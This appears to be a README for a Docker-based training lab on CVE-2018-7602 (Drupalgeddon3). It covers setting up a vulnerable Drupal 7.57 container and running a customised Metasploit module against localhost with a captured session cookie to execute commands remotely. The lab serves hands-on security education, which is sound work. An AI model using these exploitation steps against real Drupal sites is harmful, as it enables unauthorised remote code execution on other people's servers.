 kastellanos/cve-2018-7602
Drupalgeddon3 RCE exploit lab with Docker-based vulnerable environment and Metasploit integration for hands-on CVE-2018-7602 exploitation training.

A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being compromised. This vulnerability is related to Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002. Both SA-CORE-2018-002 and this vulnerability are being exploited in the wild. --- MITRE
Because of some Networking limitations in Docker for Mac (https://docs.docker.com/docker-for-mac/networking/#use-cases-and-workarounds) and Windows, the code below should be executed on a LINUX machine whith docker and docker-compose installed.
Here we have a two steps procedure, first the Drupal machine with a vulnerable version 7.57 and second the attacking machine with a modified exploit that allow us to show the vulnerability potential danger.
# Supposing that you are placed inside the directory CVE-2018-7602
cd vulnerable_machine
docker-compose up -d
cd ..
Warning Be sure that the port 80 is not used by any other software before running the command.
Attacking machine: Here we will instantiate a Metasploit docker image that contains a customized exploit (drupal_drupalgeddon3_commander) which will be used furthermore. To doing that we execute:
cd attacking_machine
docker-compose run --rm --service-ports -e MSF_UID=$(id -u) -e MSF_GID=$(id -g) ms
If you have some problem executing the commands below, send an email to [email protected] attaching the execution log and he will be glad to help you solve the problem.


Now that we have Drupal running, we have to configure and create some content using Drupal. To do that follow the next steps:
# Overview
We will try to use the vulnerability to execute commands like ls or whoami
to show that it is possible to execute commands remotely.
Now that we have the vulnerable Drupal instance running on localhost. The next steps is to start using the metasploit instance created in the environment setup step.
On metasploit, we need to reload the exploit database using the command:
reload_all
With that we have access to our needed exploit. So to prepare the exploit needed info we will need the session cookies from some user logged in on the site.

To obtain it in an easy way. Supposing you're still logged in. Go to the developers tools look at the cookies storage and save it for later. You should obtain at the end something like
#<session_name>=<session_token>
SESS49960de5880e8c687434170f6476605b=DGHZKHWaNC51nrVQHEsTD0_PS68EeNyvGjdzk1SVmss
An example using google chrome to obtain the cookie
Now we start loading the exploit with metasploit. For doing that execute the following commands:
use exploits/unix/webapp/drupal_drupalgeddon3_commander
show options
Like you can see we need some parameters. We set up the parameters like that
set RHOSTS localhost
set DRUPAL_SESSION <session_name>=<session_token>
After doing that we can execute
exploit
We will get the user that is currently executing the web server. On this case www-data. Because the default command set up is whoami. Also you will see some extra information in JSON format that is not relevant for us.
Final exploit result look:

End of experimentation: If you arrived to execute all the experimentation successfully then it is the end Congratulations.
If you want to follow experimenting you can change the command value using the set instruction. Or modify the ruby script used by metasploit.
